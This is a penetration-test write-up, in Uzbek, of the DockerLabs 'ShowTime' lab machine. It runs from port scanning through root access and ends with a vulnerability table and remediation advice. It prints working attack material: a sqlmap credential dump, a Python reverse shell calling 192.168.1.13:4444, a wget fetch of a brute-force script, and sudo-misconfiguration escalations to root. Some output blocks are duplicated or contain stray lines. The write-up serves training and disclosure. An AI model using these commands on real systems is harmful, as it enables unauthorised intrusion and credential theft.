

ShowTime — dockerlabs



Target nomi: ShowTime — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 20.07.2026

Executive Summary

ShowTime (172.17.0.2) moslamasida o'tkazilgan *Black Box Penetration Testing* natijasida tizimda bir nechta o'ta kritik (CRITICAL) va yuqori (HIGH) darajadagi zaifliklar zanjiri (*Exploit Chain*) mavjudligi aniqlandi.

Tajovuzkor (Attacker) masofadan turib hech qanday boshlang'ich huquqlarsiz (Unauthenticated) veb-ilova zaifliklari orqali tizimga kirishi va bosqichma-bosqich huquqlarni oshirib (*Privilege Escalation*), server ustidan to'liq nazoratni (Root Access) qo'lga kiritishi mumkin.

1 — Enumerations

Port scanning

Targetning qaysi portlari active ekanligini va ularda qanaqa services lar ishlayotganini bilish uchun `nmap` vasitasidan foydalanildi.

```
nmap -sV 172.17.0.2
```

Port	Protocol	Services	State	Version
22	TCP	SSH	OPEN	OpenSSH 9.6p1
80	TCP	HTTP	OPEN	Apache 2.4.58

```
(pegasus@env) - [-]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 04:22 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 9A:D2:E3:3F:C3:F3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds

(pegasus@env) - [-]
$ Odilov Aslanbek
```


2 — Web Enumerations

Web Sayit Tahlili

Targetning 80 - portida web sayit ishlab turganligi aniqlandi



Web sayit ichida login sahifasi borligi aniqlandi



Web sayitda `SQL` injection bor yoki yo'qligini bilish maqsadida avtomatlashtirilgan tool `sqlmap` dan foydalanildi va u orqali tizimdagi userlar ro'yxatini chiqarib olishga eroshildi

```
sqlmap -u http://172.17.0.2/login_page/index.php --forms --db s --batch --dump
```

Username	Password
lucas	123321123321
santiago	123456123456
joe	MiClaveEsInhackeable

```

Database: users
Table: usuarios
[3 entries]
+----+-----+-----+-----+
| id | password          | username |
+----+-----+-----+-----+
| 1  | 123321123321     | lucas   |
| 2  | 123456123456     | santiago|
| 3  | MiClaveEsInhackeable | joe     |
+----+-----+-----+-----+

[22:19:41] [INFO] table 'users.usuarios' dumped to CSV file '/home/pegasus/.local/share/
[22:19:41] [INFO] you can find results of scanning in multiple targets mode inside t
07222026_1019pm.csv'

[*] ending @ 22:19:41 /2026-07-22/

(pegasus@env) - [~]
$ Odilov Aslanbek

```

Topilgan userlar bilan tizimga login qilish natijasida `joe` user orqali web sayitning `admin-panel.php` sahifasiga login qilindi

Username: joe
Password: MiClaveEsInhackeable




Topilgan `admin-panel.php` sahifasidan `Remote Code Execution (RCE)` zaifligi aniqlandi va u orqali tizimdan revers shell olindi.

```

import platform
print(platform.uname())

```




Revers shell

```
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.13", 4444))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

subprocess.call(["/bin/sh", "-i"])
```

Target



3 — Initials access

Revers Shell

Attacker

```
(pegasus@env)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.13] from (UNKNOWN) [172.17.0.2] 40726  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ 0dilov Aslanbek
```

Olingan shellni interactive qilish uchun quyidagi commanda ishlatildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@1146deb230d0:/home$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@1146deb230d0:/home$ 0dilov Aslanbel
```

Tizimni analiz qilish natijasida `/tmp` papkasi ichidan `.hidden_text.txt` nomli file topildi uning ichidan katta harf bilan yozilgan passwordlar borligini aniqlandi

Tizimda `hydra` `john the ripper` kabi automatik Brute Force qilib beradigan toolar bo'lmaganligi sababli Githubdan passwordlarni Brute Fors qilivchi Script yuklab olindi

```
wget https://raw.githubusercontent.com/Maalfier/Sudo_BruteForce/main/Linux-Su-Force.sh
```

```

www-data@1146deb230d0:/tmp$ wget https://raw.githubusercontent.com/Maalfer/Sudo_BruteForce/main/Linux-Su-Force.sh
--2026-07-22 16:02:00-- https://raw.githubusercontent.com/Maalfer/Sudo_BruteForce/main/Linux-Su-Force.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1600 (1.6K) [text/plain]
Saving to: 'Linux-Su-Force.sh'

Linux-Su-Force.sh  100%[=====] 1.56K  --KB/s  in 0s

2026-07-22 16:02:01 (7.75 MB/s) - 'Linux-Su-Force.sh' saved [1600/1600]

www-data@1146deb230d0:/tmp$ ls -la
ls -la
total 24
drwxrwxrwt 1 root    root    4096 Jul 22 16:02 .
drwxr-xr-x 1 root    root    4096 Jul 19 11:37 ..
-rw-r--r-- 1 root    root     894 Jul 22  2024 .hidden_text.txt
-rw-r--r-- 1 www-data www-data 1600 Jul 22 16:02 Linux-Su-Force.sh
-rw-r--r-- 1 www-data www-data 231 Jul 22 14:57 temp_script.py
drwx----- 2 mysql   mysql   4096 Jul 22  2024 tmp.w3E3JvWoeD
www-data@1146deb230d0:/tmp$ Odilov Aslanbek

```

```

www-data@1146deb230d0:/tmp$ ls -la
ls -la
total 24
drwxrwxrwt 1 root    root    4096 Jul 22 16:02 .
drwxr-xr-x 1 root    root    4096 Jul 19 11:37 ..
-rw-r--r-- 1 root    root     894 Jul 22  2024 .hidden_text.txt
-rw-r--r-- 1 www-data www-data 1600 Jul 22 16:02 Linux-Su-Force.sh
-rw-r--r-- 1 www-data www-data 231 Jul 22 14:57 temp_script.py
drwx----- 2 mysql   mysql   4096 Jul 22  2024 tmp.w3E3JvWoeD
www-data@1146deb230d0:/tmp$ Odilov Aslanbek

```

4 — Privilege Escalation

Normal userga chiqish

Yuklab olingan scriptni ishga tushurib ko'rilganda `.hidden_text.txt` file ichidagi passwordlar katta harfda bo'lganligi uchun hech narsa topa olamadi

```
bash Linux-Su-Force.sh joe /tmp/.hidden_text.txt
```

```
tr '[:upper:]' '[:lower:]' < /tmp/.hidden_text.txt > /tmp/workdir/dlist.txt
```

```

rultclip
cvwkxam
ouiqdmw
professionalskit
professionaltools
ninjatown
stinglikeabee
ghosttown
speeditup
slowitdown
slowitdownbro
baguvix
speedfreak
bubblecars
www-data@1146deb230d0:/tmp$ Odilov Aslanbek

```

joe

```
bash Linux-Su-Force.sh joe /tmp/wordlist.txt
```



Username: joe

Password: chittychittybangbang

```
www-data@1146deb230d0:/tmp$ bash Linux-Su-Force.sh joe /tmp/wordlist.txt
bash Linux-Su-Force.sh joe /tmp/wordlist.txt
subprocess.call(['/bin/sh', '-i'])
```

```
TERM environment variable not set.
Contraseña encontrada para el usuario joe: chittychittybangbang
www-data@1146deb230d0:/tmp$ Odilov Aslanbek
```

Topilgan cridentials bilan `joe` useriga muvafiqiyatli o'tildi.

```
su joe
Password: chittychittybangbang
```

```
www-data@1146deb230d0:/tmp$ su joe
su joe
Password: chittychittybangbang

joe@1146deb230d0:/tmp$ id
id
uid=1001(joe) gid=1001(joe) groups=1001(joe),100(users)
joe@1146deb230d0:/tmp$ Odilov Aslanbek
```

Tizimda `joe` userining huquqlarini ko'rish orqali tizimda ishlayotgan `SUID` borligini aniqlandi

```
sudo -l
```

```
joe@1146deb230d0:~$ sudo -l
sudo -l
Matching Defaults entries for joe on 1146deb230d0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joe may run the following commands on 1146deb230d0:
    (luciano) NOPASSWD: /bin/posh
joe@1146deb230d0:~$ Odilov Aslanbek
```

Va topilgan `SUID` ni ishga tushurish orqali `luciano` useri nomidan shel olindi

```
sudo -u luciano /bin/posh
```

```
joe@1146deb230d0:~$ sudo -u luciano /bin/posh
sudo -u luciano /bin/posh
$ id
id
uid=1002(luciano) gid=1002(luciano) groups=1002(luciano),100(users)
$ Odilov Aslanbek
```

Olingan shelni interactive qilish uchun ushbu commandadan foydalanildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ id
id
uid=1002(luciano) gid=1002(luciano) groups=1002(luciano),100(users)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
luciano@1146deb230d0:/home/joe$ Odilov Aslanbek
```

Root access

`luciano` userining huquqlarini tekshirish natijasida `root` useri nomidan script fayl ishga tushurish uchun `SUID` borligi aniqlandi

```
luciano@1146deb230d0:~$ sudo -l
sudo -l
Matching Defaults entries for luciano on 1146deb230d0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User luciano may run the following commands on 1146deb230d0:
    (root) NOPASSWD: /bin/bash /home/luciano/script.sh
luciano@1146deb230d0:~$ Odilov Aslanbek
```

Va ushbu `SUID` ni ishga tushurilganda error aniqlandi va `script.sh` fiayili `luciano` useriga tegishli bo'lganligi uchun faylni o'chirib qaytadan yangi va toza fayl qilib ochildi va uning ichiga yangi script yozildi.

```
drwxrwxr-x 3 luciano luciano 4096 Jul 23 2024 .local
-rw-r--r-- 1 luciano luciano 807 Jul 23 2024 .profile
-rw-rw-r-- 1 luciano luciano 13 Jul 22 17:00 script.sh
luciano@1146deb230d0:~$ Odilov Aslanbek
```

```
rm -rf script.sh
touch script.sh
echo "/bin/bash -p" > script.sh
```

Keyin `script.sh` fayilini ishga tushirish orqali root user darajasiga chiqildi

```
sudo -u root /bin/bash /home/luciano/script.sh
```

```
luciano@1146deb230d0:~$ sudo -u root /bin/bash /home/luciano/script.sh
sudo -u root /bin/bash /home/luciano/script.sh
root@1146deb230d0:/home/luciano# id
id
uid=0(root) gid=0(root) groups=0(root)
root@1146deb230d0:/home/luciano# Odilov Aslanbek
```

Zaiflik Nomi	Turi / Joylashuvi	Xavf Darajasi	CVSS v3.1 Score
SQL Injection (SQLi)	Web Application (<code>/login_page/index.php</code>)	HIGH	8.6
Remote Code Execution (RCE)	Web Application (<code>/login_page/admin-</code>	CRITICAL	9.8

	<code>panel.php</code>)		
Weak Password & Local Brute Force	OS User (<code>joe</code>)	MEDIUM	5.3
Sudo Misconfiguration (Posh Shell)	Privilege Escalation (<code>joe</code> → <code>luciano</code>)	HIGH	7.8
Insecure File Permission in Sudo Script	Privilege Escalation (<code>luciano</code> → <code>root</code>)	CRITICAL	9.0

General Recommendations

1. **Principle of Least Privilege (Minimal Huquqlar Prinssipi):** Sudoer faylini qayta ko'rib chiqish va ortiqcha `NOPASSWD` qoidalarini olib tashlash.
2. **Defense in Depth (Ko'p Bosqichli Himoya):** Veb-ilova darajasida WAF (Web Application Firewall) va input-validation joriy etish.
3. **Patch Management & Auditing:** Tizim jurnallarini (logs) doimiy monitoring qilish va audit o'tkazib turish.